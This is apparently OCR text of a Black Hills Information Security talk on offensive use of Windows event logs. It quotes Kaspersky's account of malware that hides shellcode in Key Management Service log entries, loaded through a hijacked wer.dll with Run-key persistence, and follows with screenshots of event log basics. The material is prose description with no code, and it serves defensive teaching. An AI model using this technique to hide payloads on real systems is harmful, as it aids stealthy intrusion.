



OFFENSIVE WINDOWS EVENT LOGS

BLACK HILLS

Information Security


What is lurking in your
event logs?

What Not
to Expect...

Payload Obfuscation

AMSI/Defender Bypass

EDR/XDR Evasion



May 4, 2022

- "In February 2022 we observed the technique of putting the shellcode into Windows event logs for the first time “in the wild” during the malicious campaign. It allows the “fileless” last stage Trojan to be hidden from plain sight in the file system.” – SecureList by Kaspersky

The screenshot shows a web browser displaying an article on the SecureList website. The URL in the address bar is <https://securelist.com/a-new-secret-stash-for-fileless-malware/106393/>. The page features a teal header with the 'SECURELIST by Kaspersky' logo and navigation links for 'Solutions', 'Industries', 'Products', 'Services', 'Resource Center', 'About Us', and 'GDPR'. Below the header is a search bar and a 'Subscribe' button. The article title is 'A new secret stash for “fileless” malware', dated '04 MAY 2022', and estimated to be a '13 minute read'. The article image shows a digital background with binary code and the word 'Trojan' in large letters. The 'AUTHORS' section lists 'DENIS LEGEZO'. The main text begins with: 'In February 2022 we observed the technique of putting the shellcode into Windows event logs for the first time “in the wild” during the malicious campaign. It allows the “fileless” last stage Trojan to be hidden from plain sight in the file system. Such attention to the event logs in the campaign isn’t'. A 'Table of Contents' sidebar on the right lists the following sections: 'The infection chain', 'Initial infection', 'Commercial tool sets', 'Anti-detection wrappers', 'Last stager types', 'Dropper in DLL, search order hijacking', 'Launcher in wer.dll', 'Shellcode into Windows event logs', 'HTTP Trojan', 'Target fingerprinting', 'Encrypted HTTP communication with C2', 'Trojan commands', and 'Named pipes-based Trojan'.

← → ↺ <https://securelist.com/a-new-secret-stash-for-fileless-malware/106393/> ☆ ⌵ 🔴

Solutions for: [Home Products](#) [Small Business 1-50 employees](#) [Medium Business 51-999 employees](#) [Enterprise 1000+ employees](#)

SECURELIST by Kaspersky [CompanyAccount](#) [Get In Touch](#) [Dark mode](#) [English](#) ▾

[Solutions](#) ▾ [Industries](#) ▾ [Products](#) ▾ [Services](#) ▾ [Resource Center](#) ▾ [About Us](#) ▾ [GDPR](#)

☰ Content menu Search... 🔍 [Subscribe](#) 👤

A new secret stash for “fileless” malware

MALWARE DESCRIPTIONS 04 MAY 2022 ⌚ 13 minute read

Table of Contents ^

- The infection chain
- Initial infection
- Commercial tool sets
- Anti-detection wrappers
- Last stager types
- Dropper in DLL, search order hijacking
- Launcher in wer.dll
- Shellcode into Windows event logs
- HTTP Trojan
 - Target fingerprinting
 - Encrypted HTTP communication with C2
 - Trojan commands
- Named pipes-based Trojan

// AUTHORS


DENIS LEGEZO

In February 2022 we observed the technique of putting the shellcode into Windows event logs for the first time “in the wild” during the malicious campaign. It allows the “fileless” last stage Trojan to be hidden from plain sight in the file system. Such attention to the event logs in the campaign isn’t

Dropper in DLL, search order hijacking

We start custom module analysis from the wrapper-dropper dynamic library. This code is injected into Windows processes such as explorer.exe. At its single entry point after being loaded into the virtual address space of the launcher process, the dropper removes files created by previous stages or executions.

Firstly, the module copies the original legitimate OS error handler WerFault.exe to C:\Windows\Tasks. Then it drops one of the encrypted binary resources to the wer.dll file in the same directory for typical DLL search order hijacking. For the sake of persistence, the module sets the newly created WerFault.exe to autorun, creating a Windows Problem Reporting value in the Software\Microsoft\Windows\CurrentVersion\Run Windows system registry branch.



The dropper not only puts the launcher on disk for side-loading, but also writes information messages with shellcode into existing Windows KMS event log

The dropped wer.dll is a loader and wouldn't do any harm without the shellcode hidden in Windows event logs. The dropper searches the event logs for records with category 0x4142 ("AB" in ASCII) and having the Key Management Service as a source. If none is found, the 8KB chunks of shellcode are written into the information logging messages via the ReportEvent() Windows API function (lpRawData parameter). Created event IDs are automatically incremented, starting from 1423.

Launcher in wer.dll


This launcher, dropped into the Tasks directory by the first stager, proxies all calls to wer.dll and its exports to the original legitimate library. At the entry point, a separate thread combines all the aforementioned 8KB pieces into a complete shellcode and runs it. The same virtual address space, created by a copy of the legitimate WerFault.exe, is used for all this code.

persistence,

shellcode hidden in Windows event logs.

Key Management Service as a source

8KB chunks of shellcode




First the basics...

BLACK HILLS
Information Security



Windows Event Log Basics

Windows event logs use a structured data format to record events that happen within the operating system, software, hardware-based events.



Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
- Applications and Services Logs
 - Hardware Events
 - Internet Explorer
 - Key Management Service
 - Microsoft
 - OpenSSH
 - Visual Studio
 - Windows PowerShell
- Subscriptions

Application Number of events: 21,686

Level	Date and Time	Source	Event ID	Task Category
Information	8/17/2022 7:25:17 PM	RestartManager	10001	None
Information	8/17/2022 7:23:00 PM	Security-SPP	16384	None
Information	8/17/2022 7:22:36 PM	RestartManager	10000	None
Information	8/17/2022 7:22:23 PM	Security-SPP	16394	None
Information	8/17/2022 7:17:20 PM	Security-SPP	16384	None
Information	8/17/2022 7:17:14 PM	CAPI2	4097	None
Information	8/17/2022 7:16:50 PM	Security-SPP	16394	None
Information	8/17/2022 7:16:23 PM	CAPI2	4097	None
Information	8/17/2022 7:16:19 PM	Security-SPP	16384	None
Information	8/17/2022 7:15:48 PM	Security-SPP	16394	None
Information	8/17/2022 7:15:47 PM	Desktop Window Manager	9027	None
Information	8/17/2022 6:57:52 PM	Security-SPP	16384	None
Information	8/17/2022 6:57:22 PM	Security-SPP	16394	None
Information	8/17/2022 6:53:43 PM	Security-SPP	16384	None
Information	8/17/2022 6:53:12 PM	Security-SPP	16394	None
Information	8/17/2022 6:28:46 PM	Security-SPP	16384	None

Event 10001, RestartManager

General Details

Ending session 2 started 2022-08-18T00:22:36.947348500Z.

Actions

- Application
 - Open Saved
 - Create Custom View
 - Import Custom View
 - Clear Log...
 - Filter Current Log
 - Properties
 - Find...
 - Save All Event Logs
 - Attach a Task
 - View
 - Refresh
 - Help
- Event 10001, RestartManager
 - Event Properties
 - Attach Task
 - Copy
 - Save Selected
 - Refresh

Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
- Applications and Services Logs
 - Hardware Events
 - Internet Explorer
 - Key Management Service
 - Microsoft
 - OpenSSH
 - Visual Studio
 - Windows PowerShell
- Subscriptions

Application Number of events: 21,686

Level	Date and Time	Source	Event ID	Task Category
Information	8/17/2022 7:25:17 PM	RestartManager	10001	None
Information	8/17/2022 7:23:00 PM	Security-SPP	16384	None
Information	8/17/2022 7:22:36 PM	RestartManager	10000	None
Information	8/17/2022 7:22:23 PM	Security-SPP	16394	None
Information	8/17/2022 7:17:20 PM	Security-SPP	16384	None
Information	8/17/2022 7:17:14 PM	CAPI2	4097	None
Information	8/17/2022 7:16:50 PM	Security-SPP	16394	None
Information	8/17/2022 7:16:23 PM	CAPI2	4097	None
Information	8/17/2022 7:16:19 PM	Security-SPP	16384	None
Information	8/17/2022 7:15:48 PM	Security-SPP	16394	None
Information	8/17/2022 7:15:47 PM	Desktop Window Manager	9027	None
Information	8/17/2022 6:57:52 PM	Security-SPP	16384	None
Information	8/17/2022 6:57:22 PM	Security-SPP	16394	None
Information	8/17/2022 6:53:43 PM	Security-SPP	16384	None
Information	8/17/2022 6:53:12 PM	Security-SPP	16394	None
Information	8/17/2022 6:28:46 PM	Security-SPP	16384	None

Event 10001, RestartManager

General Details

Ending session 2 started 2022-08-18T00:22:36.947348500Z.

Actions

- Application
 - Open Saved
 - Create Custom
 - Import Custom
 - Clear Log...
 - Filter Current
 - Properties
 - Find...
 - Save All Events
 - Attach a Task
 - View
 - Refresh
 - Help
- Event 10001, RestartManager
 - Event Properties
 - Attach Task
 - Copy
 - Save Selected
 - Refresh

Log Names

Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
- Applications and Services Logs
 - Hardware Events
 - Internet Explorer
 - Key Management Service
 - Microsoft
 - OpenSSH
 - Visual Studio
 - Windows PowerShell
 - Subscriptions

Application Number of events: 21,686

Level	Date and Time	Source	Event ID	Task Category
Information	8/17/2022 7:25:17 PM	RestartManager	10001	None
Information	8/17/2022 7:23:00 PM	Security-SPP	16384	None
Information	8/17/2022 7:22:36 PM	RestartManager	10000	None
Information	8/17/2022 7:22:23 PM	Security-SPP	16394	None
Information	8/17/2022 7:17:20 PM	Security-SPP	16384	None
Information	8/17/2022 7:17:14 PM	CAPI2	4097	None
Information	8/17/2022 7:16:50 PM	Security-SPP	16394	None
Information	8/17/2022 7:16:23 PM	CAPI2	4097	None
Information	8/17/2022 7:16:19 PM	Security-SPP	16384	None
Information	8/17/2022 7:15:48 PM	Security-SPP	16394	None
Information	8/17/2022 7:15:47 PM	Desktop Window Manager	9027	None
Information	8/17/2022 6:57:52 PM	Security-SPP	16384	None
Information	8/17/2022 6:57:22 PM	Security-SPP	16394	None
Information	8/17/2022 6:53:43 PM	Security-SPP	16384	None
Information	8/17/2022 6:53:12 PM	Security-SPP	16394	None
Information	8/17/2022 6:28:45 PM	Security-SPP	16384	None

Event 10001, RestartManager

General Details

Ending session 2 started 2022-08-18T00:22:36.947348500Z.

Source

Actions

- Application
 - Open Saved
 - Create Custom
 - Import Custom
 - Clear Log...
 - Filter Current
 - Properties
 - Find...
 - Save All Events
 - Attach a Task
 - View
 - Refresh
 - Help
- Event 10001, RestartManager
 - Event Properties
 - Attach Task
 - Copy
 - Save Selected
 - Refresh

Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
- Applications and Services Logs
 - Hardware Events
 - Internet Explorer
 - Key Management Service
 - Microsoft
 - OpenSSH
 - Visual Studio
 - Windows PowerShell
 - Subscriptions

Application Number of events: 21,686

Level	Date and Time	Source	Event ID	Task Category
Information	8/17/2022 7:25:17 PM	RestartManager	10001	None
Information	8/17/2022 7:23:00 PM	Security-SPP	16384	None
Information	8/17/2022 7:22:36 PM	RestartManager	10000	None
Information	8/17/2022 7:22:23 PM	Security-SPP	16394	None
Information	8/17/2022 7:17:20 PM	Security-SPP	16384	None
Information	8/17/2022 7:17:14 PM	CAPI2	4097	None
Information	8/17/2022 7:16:50 PM	Security-SPP	16394	None
Information	8/17/2022 7:16:23 PM	CAPI2	4097	None
Information	8/17/2022 7:16:19 PM	Security-SPP	16384	None
Information	8/17/2022 7:15:48 PM	Security-SPP	16394	None
Information	8/17/2022 7:15:47 PM	Desktop Window Manager	9027	None
Information	8/17/2022 6:57:52 PM	Security-SPP	16384	None
Information	8/17/2022 6:57:22 PM	Security-SPP	16394	None
Information	8/17/2022 6:53:43 PM	Security-SPP	16384	None
Information	8/17/2022 6:53:12 PM	Security-SPP	16394	None
Information	8/17/2022 6:28:46 PM	Security-SPP	16384	None

Event 10001, RestartManager

General Details


Ending session 2 started 2022-08-18T00:22:36.947348500Z.

Event ID

Actions

- Application
 - Open Saved
 - Create Custom View
 - Import Custom View
 - Clear Log...
 - Filter Current Log
 - Properties
 - Find...
 - Save All Event Logs
 - Attach a Task Scheduler Task
 - View
 - Refresh
 - Help
- Event 10001, RestartManager
 - Event Properties
 - Attach Task Scheduler Task
 - Copy
 - Save Selected Events
 - Refresh

Event Logs in Windows Registry



Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog

EventLog

Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	@%SystemRoot%\system32\wevtsvc.dll,-201
DisplayName	REG_SZ	@%SystemRoot%\system32\wevtsvc.dll,-200
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	80 51 01 00 00 00 00 00 00 00 03 00 00 00 14 00...
FailureActionsO...	REG_DWORD	0x00000001 (1)
Group	REG_SZ	Event Log
ImagePath	REG_EXPAND_SZ	%SystemRoot%\System32\svchost.exe -k LocalSer...
ObjectName	REG_SZ	NT AUTHORITY\LocalService
PlugPlayService...	REG_DWORD	0x00000003 (3)
RequiredPrivileg...	REG_MULTI_SZ	SeChangeNotifyPrivilege SelpersonatePrivilege S...
ServiceSidType	REG_DWORD	0x00000001 (1)
Start	REG_DWORD	0x00000002 (2)
SvcMemHardLi...	REG_DWORD	0x00000014 (20)
SvcMemMidLim...	REG_DWORD	0x0000000f (15)
SvcMemSoftLim...	REG_DWORD	0x0000000b (11)
Type	REG_DWORD	0x00000020 (32)


Event Sources

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\Application

Name	Type
(Default)	REG_SZ
DisplayNameFile	REG_EXPAND_SZ
DisplayNameID	REG_DWORD
File	REG_EXPAND_SZ
MaxSize	REG_DWORD
PrimaryModule	REG_SZ
RestrictGuestAc...	REG_DWORD
Retention	REG_DWORD

Left pane contents (under Application):

- .NET Runtime
- .NET Runtime Optimization Service
- Application
- Application Error
- Application Hang
- Application Management
- Application-Addon-Event-Provider
- ATleRecord
- AutoEnrollment
- CardSpace 4.0.0.0
- CertCa
- CertCli
- CertEnroll



Event Message Files

